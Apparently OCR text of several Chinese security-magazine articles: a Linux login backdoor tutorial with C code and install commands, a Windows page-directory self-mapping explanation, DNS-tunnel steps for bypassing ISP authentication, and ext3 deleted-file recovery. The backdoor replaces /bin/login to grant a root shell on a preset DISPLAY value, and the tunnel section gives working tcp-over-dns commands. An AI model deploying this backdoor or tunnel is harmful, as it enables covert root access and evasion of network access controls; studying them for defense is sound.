最后，将 DLL.dll 放到 explorer.exe 目录下，用驱动加载器加载源码中生成的驱动，即可实现启动一个 notepad.exe。

Linux 后门技术研究：从最简单 login 后门说起

文/图 blackcool

关于后门相信大家都很熟悉了，渗透测试中也经常用到。我们接触比较多的基本都是 Windows 下的木马后门，对 Linux 下后门技术的了解还有一些不足，希望通过本系列教程能让大家对 Linux 下后门开发有更加深入的认识。

为什么要学习 Linux 下的后门技术呢？在渗透测试中你会发现，重要系统的架构中，Windows 操作系统的比例越来越少，类 Linux/Unix 系统的比例逐渐增多，且 Linux 下的杀毒软件还不完善，加之管理员对 Linux 操作不够娴熟，基本可以不用做免杀就可对目标主机进行远程控制。

本文从用户及后门入手讲解，了解后门技术原理，之后再介绍内核模块(LKM)级 rootkit 开发技术，让大家对 Linux 系统及 Linux 下后门技术有一个新的认识。当然，你应该对 Linux 的基本操作很熟练，并有一定的 C 语言基础。

Linux 下后门一般是通过修改系统配置文件或安装第三方后门工具来实现的，具有隐蔽性强、绕过系统日志、不易被管理员发现等特点。常用的后门技术有很多，如创建超级用户、设置 SUID Shell、修改系统服务程序、共享库文件、可装载内核模块（LKM）等。

这里分享下 Ubuntu 下最简单的 login 后门的开发。作为最简单的 login 后门，原理也自然很简单，其实就是借助于 telnet 服务来实现的。先安装 telnet 服务(默认情况下 Ubuntu 没有安装 telnet 服务)，使用命令“sudo apt-get install telnetd”，安装过程中需要输入密码，然后点击两次 Y 键即可顺利安装，如图 1 所示。




图 1

安装完成后，即可使用 telnet 远程连接该主机了，那么 telnet 服务的用户登录的校验是由谁来完成的呢？是 bin 目录下的 login 程序。接下来要做的是将/bin 目录下的 login 文件剪切到/sbin 目录下并改名为 logins，之后我们打造一个后门程序复制到/bin 下并命名为 login，后门程序的功能是当用户远程登录时判断 DISPLAY 变量是否为我们预设的密码，如果是就启动/bin/bash 来获得一个 shell，如果 DISPLAY 不是我们预设的密码，就执行/sbin/logins 程序实现正常登录。

后门程序原理很简单，主要代码如下：

```
#define PASSWORD "passWORD"
#define _PATH_LOGIN "/sbin/logins"
```

首先，定义预设密码和真正的 login 路径，密码可以设置，路径则是我们将真正 login 程序备份到的地方。

```
char *display = getenv("DISPLAY");
```

然后获取 DISPLAY 环境变量。

```
if ( display == NULL ) {
    execve(_PATH_LOGIN, argv, envp);
    perror(_PATH_LOGIN);
    exit(1);
}
```

当环境变量 DISPLAY 为空时，执行正常的 login 验证。

```
if (!strcmp(display,PASSWORD)) {
    system("/bin/bash");
    exit(1);
}
```

当环境变量 DISPLAY 为预设密码时，执行/bin/bash 获得 rootshell。

代码写好后使用 gcc 编译即可，剩下的就是安装。很简单，首先执行命令“cp /bin/login /sbin/logins”备份 login 文件，然后将我们编译好的 login 文件复制为/bin/login 就大功告成了。

使用起来也是很简单的，先设置 DISPLAY 环境变量，使用命令“export DISPLAY=passWORD”，然后进行 telnet 连接目标主机，即可直接获得 rootshell，如图 2 所示。




图 2

完整代码详见附件 login.c。最简单的 login 后门就到这里，有什么问题欢迎大家和我交流。

Windows 中的页目录自映射方案

文/图 王晓松

在潘爱民老师的《Windows内核原理与实现》一书中，专门有一段是介绍页目录自映射方案的，小生愚笨，对于这段内容经过反复揣摩，才完全豁然开朗。下面我将尝试着以自己的语言对这段内容进行讲解。

基础知识

我们知道，为了映射整个进程4G空间，需要4M (2^32/2^10)大小的页表空间，进而为了映射这4M的页表空间，需要4K(2^22/2^10)大小的页目录空间。换句话说，为了映射每个进程的4G空间,共需要(4M+4K)的页目录、页表空间。在Windows实现中,并没有单独出现(4M+4K)大小的空间，原因在于Windows将这4M+4K大小的页目录、页表页面也作为4G空间的一部分进行映射。Windows将4M大小的页表页映射到4G的进程空间，而将4K大小的页目录页映射到页表的空间。每个页表（目录）页有1024个页表项PTE，如图1所示。




图 1 页目录页单独（左）与页目录页作为一个页表页（右）

首先看一个问题，如果知道PTE的地址，能否推算出其所指向页面的虚拟地址呢？我们知道，从地址0xC0000000开始的每个PTE对应着虚拟地址空间4K大小的地址范围，并且顺序对应。举个例子，页表的开始地址为0xC0000000，那么0xC0000000 PTE地址对应的虚拟地址为0的页面；同样的道理，0xC0000004 PTE地址对应的虚拟地址为0x00001000的页面。设某一PTE的地址为X，则其对应的虚拟地址为((X-0xC0000000)/4)*4K，如图2所示。

反之亦成立，一个虚拟地址为Y的地址，则对应着0xC0000000 PTE地址为0xC0000000+[x/4K]*4，其中[]表示向下取整。注意这里最关键的是，每个PTE项对应的虚拟地址是顺序对应，依次而下。




图 2 由 PTE 地址推导所指页面的虚拟地址

两个条件与四个结论

有了以上的基础，先看看我们有什么先决条件。

条件①：页目录页同时作为一个页表页放于页表空间中；

条件②：页表页的4M空间起始地址为0xC0000000。

好了，有这两个条件，我们可以得到以下结论：

结论①：PDE(页目录表项)与PTE(页表项)结构应该相同；

结论②：页目录页的虚拟地址必须为0xC0300000；

结论③：页目录页中对应该页面的页目录项地址为0xC0300c00，并且其内容指向该页目录页的地址（即所谓的页目录自映射）；

结论④：从一个PTE地址推导出对应页表的虚拟地址，只用简单的将PTE地址左移10位。

我想说明的是，基于以上两个基本条件便可以得到上述四个结论，下面我们看看四个结论是如何得到的。

1）PDE(页目录表项)与PTE(页表项)结构应该相同

这个结论非常直观，因为页目录页本身要作为一个页表页置于页表空间中，它同时也就必须承载着页表页相同的功能，因此PDE(页目录表项)与PTE(页表项)结构应该相同是必然的结论。

2）页目录页的虚拟地址必须为0xC0300000


页目录页的起始虚拟地址是0xC0300000，这个地址可不是随便定的，实际上，与将页目录作为页表的一部分有很大的关系。原因如下：

现在我们的条件是将1024个页表页放于由0xC0000000开始的地址，每个页表页的大小为4K，共占用4M的空间，那么我们将这1024个页表页哪个作为页目录呢？我说页目录这个地址是固定的，为什么呢？设该页目录的虚拟地址是X，那么这个地址的第一项应该对应着第一个页表页的地址，即0xC0000000，由前面基本知识的公式，可以得到((X-0xC0000000)/4)*4K=0xC0000000，我们得到X应该为0xC0300000，所以当我们设定页表的起始地址为0xC0000000时，那么对应的页目录地址也就固定了，为0xC0300000。请注意，导致这样的结果，主要原因是将页目录页面放于页表页面的空间中，为了兼容，必须将页目录页面也作为一个页表页面来看待。

3）页目录自映射

对于页目录页面，其每个PTE项对应的页表页的虚拟地址是什么呢？Windows将页目录页起始地址设定为0xC0300000，则地址为X的PTE项对应的页表页的虚拟地址为：

（(X-0xC0300000)/4)*4K+0xC0000000。其中，（(X-0xC0300000)/4)表示位于页目录表中第几项，因为每一项对应着4个字节，乘以4K，是因为每个页表的长度为4K，加上0xC0000000，是因为页表的起始地址是0xC0000000。如图3所示。



（（0xC0300004-0xC0300000）/4)*4K+0xC0000000=0xC0001000

图 3 页目录偏移推导页表的虚拟地址

那么，将地址为0xC0300000的页面作为页表时，其对应着页目录页中的哪一项呢？很简单，由图3中的逆向推导可得（（0xC0300000-0xC0000000）/4K)*4=0xC00，所以虚拟地址(0xC0300000+0xc00）=0xC0300c00这个PTE中的内容需要指向页目录自身这个页面。

4）从一个PTE地址推导出对应页表的虚拟地址只用简单的将PTE地址左移10位

如何根据一个PTE项的地址，计算出对应页表的地址。我们设该PTE项的地址为X，那么根据前面的公式可以得到对应页表的地址为：

((X-0xC0300000)/4)*4K+0xC0000000=X*1024-0xC0300000*1024+0xC0000000=X*1024=X<<10

所以，我们会看到WRK中有定义：

```
#define MiGetVirtualAddressMappedByPte(PTE) ((PVOID)((ULONG)(PTE) << 10))
```

小结

为什么会有页目录自映射呢？实际上好像并不像潘老师书中说的需要两个条件①PDE和PTE的结构相同②页目录的页目录项指向自身。事情的根源在于①将页目录页作为一个页表页放在0xC0000000--0xC0400000的空间里；②页表空间的起始地址是0xC0000000，好像一切都是注定的，条件①②成立，那么就决定了结论①～④。

（完）

DNS 隧道技术绕过上网认证限制

文/图 Conqu3r

DNS 隧道实现原理

DNS 隧道技术的实现：主要通过对 DNS 查询机制的特殊性来利用的一种技术。DNS 查询是一种递归查询机制，如果本地没有记录，就会对其它服务器发起请求查询结果。在需要认证的 ISP 或者防火墙发现过滤规则的请求时，会将查询结果的 TCP 或者 UDP 包返回，结果内容进行丢弃，保存返回域名的查询 IP 地址。查询方式如图 1 所示。




图 1

也就是说，如果我们的请求数据包中的数据不含过滤规则时，有限制的 ISP 或者防火墙则不会进行丢包处理。所以，我们在发起请求时，将请求数据包内容通过标准的 DNS 协议进行加密，标记解析请求的 DNS 地址，则有限制的 ISP 在解析客户端发起的域名请求时，无法识别地址，而去指定的 DNS 服务器上进行请求查询。我们在指定的 DNS 服务器上进行数据包解密，再将查询内容返回，此时有限制的 ISP 或者防火墙会再次检测内容是否为非认证状态，如果是非认证状态，则将查询结果内容进行丢包处理。所以，在特定的 DNS 服务器上，我们需要将结果进行标准 DNS 协议加密返回客户端，此时 ISP 无法识别结果，而直接返回客户端进行解密处理。这样我们就完成了一次 DNS 隧道请求，完全绕过了 ISP 服务商的认证。加密传输方式数据包如图 2 所示。




图 2

建立 DNS 隧道的环境需求

1）可以连接有限制的 ISP 服务商，比如连接 CMCC 的无线信号；

2）需要一台高速的性能较高的安装好 Java 的服务器（也可以随便一台就行了，目的是为了提高查询的延迟速度）；

3）Tcp-over-dns 工具，用来提供客户端、服务器通信加解密操作；

4）客户端全局代理工具 Proxifier（非必需条件，可以用这个让本机所有程序都代理上网）。

实现步骤

1）设置自己的 DNS 服务器域名

方法 a：如果有直接修改 DNS 记录的权限，可以在 dns 记录中加入：

```
;set up the DNS tunnel
$ORIGIN dnstunnel.analogbit.com.
```

@ IN NS ns.analogbit.com.

ns IN A <server ip>

方法 b：设置两个域名记录，其中一个 NS 记录，一个 A 记录。

Dnstun.paxmac.org NS mydns.paxmac.org

Mydns.paxmac.org A xx.xx.xx.xx（服务器 IP）

方法 c：直接修改购买域名时的 DNS 解析记录。

Dnstun NS ns.paxmac.org

Ns A xx.xx.xx.xx(服务器 IP)

2）设置服务器

下载 tcp-over-dns 软件，执行命令：Java -jar tcp-over-dns-server.jar --domain dnstun.paxmac.org --forward-port 22（为了服务器安全，端口应设置在 1024 以下），必须包含--forward-port 参数。

3）设置客户端

在需要上网的主机上下载 tcp-over-dns 软件，执行命令：Java -jar tcp-over-dns-client.jar --domain dnstun.paxmac.org --listen-port 8888 --interval 100（如果服务器性能较高，可以设置最低数值到 5 或者 10）。

4）设置上网

按图 3 所示进行设置，即可实现上网。

图 3

或者直接在全局代理服务器中设置全局代理。这样就可以上网了，不过速度不会很快，毕竟要进行加解密。

Linux 下基于 ext3 文件系统的数据恢复技术

文/图 倪程 王中杉

在黑防 2009 年第 8 期中，笔者曾详细分析过 ext2/3 文件系统结构，并通过 WinHex 工具举例分析了文件在 ext3 系统中的组织形式，及文件删除前后各数据结构的变化。如文件被删除后，inode 表项中的 15 个块指针已经清零，即存放文件内容的指针（inode 对应的块指针）全部丢失，虽然文件内容依旧存放在未分配的数据块中，但此时无法再用按图索骥的方式去获取文件内容。

本文将向读者介绍两种可行的数据恢复技术，分别为基于日志的数据恢复技术和基于一级间接块指针的数据恢复模式，并重点介绍前者。

开发工具及参考文献

Winhex 软件。通过 Winhex 软件分析 ExtX 各个块组的结构，包括超级块、组描述符、索引节点位图、索引节点表等。

Ext3grep 工具：ext3 文件系统已删除文件的调查及恢复工具。

frib 工具：给定文件的起始块号或一个间接块号，尝试从此块号开始恢复整个文件内容。

读者至少需要一本讲述 ExtX 内部结构原理的相关书籍，可以参考《深入理解 Linux 内核》—Ext2 和 Ext3 文件系统章节以及 Dave Poirier 的专著《The Second Extended File System Internal Layout》。

EXT3 系统中与数据恢复相关的几个结构说明

1．超级块（super block）

超级块位于引导扇区后，引导扇区占用 0～1 号扇区，分区第一个块组的超级块总是从第 3 个扇区开始，并占用 2 个扇区。其结构体中主要成员有：索引节点总数、块大小、每组块数和每块组中索引节点数等。

2．组描述符（group descriptor）

组描述符表由 ExtX 分区中所有块组的描述信息组成，每个组描述符信息占用 32 字节。它紧邻超级块后面的块，即若超级块位于 0 号块中，则组描述符表起始于 1 号块；若块大小为 4,096 个字节，则组描述符与超级块间就会有 4 个扇区的空闲空间（注：这类空闲区域都可用来隐藏一些关键信息，反取证技术中常用到），因为 0 号块占用 0～7 号扇区，而组描述符必须起始于超级块所在的块后面的块，故组描述符表就必须起始于 1 号块，即 8 号扇区。组描述符表结构体包含：块组中首个索引节点表块的块号（bg_inode_table）、索引节点总数等。

3．文件目录区（Directories）

文件目录区关联了文件名和对应的索引节点号，通过 ext3_dir_entry 结构体形式表现。此结构体因包含无法确定长度的文件名，故结构体长度可变，但总为 4 的倍数。目录项结构体如图 1 所示。

类型	字段	描述
__u32	inode	索引节点号
__u16	rec_len	目录项长度
__u8	name_len	文件名长度
__u8	file_type	文件类型
char [EXT2_NAME_LEN]	name	文件名

图 1 目录结构体

4．索引节点（inodes）

索引节点表中存放了每个组中的所有节点信息，包括文件的大小、类型、访问权限、文件存放的块号及块指针等，每个索引节点占 128 字节。索引节点表中包含 15 个数据块指针，其中前 12 个数据块号指针为直接块指针，即直接保存着存放数据内容的对应块号，后 3 个指针为间接指针。假设一个块号大小为 4096 字节，则 12 个块号只能存放 48K 大小的文件，当文件超过 48K 时，则需要采用间接指针重定向。一级间接块号（Indirect block）大小为 4094 字节，即可存放 1024 个 4 字节指针，可表示 4MB 大小的文件；依次类推，当文件超过 4MB+48K 时，二级间接块号（Double indirect block）将被引用，这里不再介绍，读者可参考笔者在黑防 2009 年 08 期写的文章。

数据恢复的几个公式

根目录如何定位。根目录区紧邻索引节点表，即索引节点表最后一块号若为 N，则 N+1 块即为根目录区的起始块号。（这里假设每块组中索引节点数为 N，已删除文件对应的索引节点号为 M，0 号块组的首个索引节点块号为 B），则根目录区的起始块号 SP = N * 128 / 4096 + B。

已知索引节点如何定位索引节点表项。这个问题至关重要，因为只有定位到了索引节点表项，才能读取到存放在索引节点表项中的 15 个数据块指针，然后才能准确定位到文件内容对应的扇区数。

1）已删除文件索引节点位于的块组号 Z = M / N；

2）块组号 Z 相对 0 号块组描述符偏移 Offset = Z * 32 +1，这里也可以先求出其相对于 0 块组描述符扇区位置的扇区数：[Z * 32 / 512] + 1，然后再求出相对于此扇区数的偏移位置：Z*32 mod 512。

3）相对于 Z 的偏移扇区数：(M mod N) * 128 / 512。

汇总上面的分解，可得出如下公式：即已删除文件索引节点数 M 转化为相对扇区数 S = ((M/N) * 32 + 1) * 8 + (M%N) * 128 /512 + 1（设块号大小为 4096 字节）。

基于日志模式的数据恢复技术

Ext3 在兼容 Ext2 主要功能的前提下，增加了一个日志文件功能，其主要思想是对文件系统进行的任何高级修改都分两步进行。首先，把待写块的一个副本存放在日志中；其次，当发往日志的 I/O 数据传送完成时（即数据提交到日志），块就写入文件系统。当发往文件系统的 I/O 数据传送终止时（即数据提交给文件系统），日志中的块副本就被丢弃。

假设已删除文件对应的索引节点号为 309631（注：文件删除后，其父目录结构表项中存放的此文件表项内容并没有丢失，故索引节点号是保留的）。这里我们充分运用工具 ext3grep，从 http://code.google.com/p/ext3grep/downloads/list 地址可获取到此资源，下载后在任意目

录下安装此工具即可使用。通过如下命令可直接获取到索引节点表项内容，命令为：ext3grep $IMAGE --print --inode N。日志通常对应的索引节点号为 8，我们可以通过上述命令取到结果，如图 2 所示。




图 2 索引节点 8 对应的索引表项内容

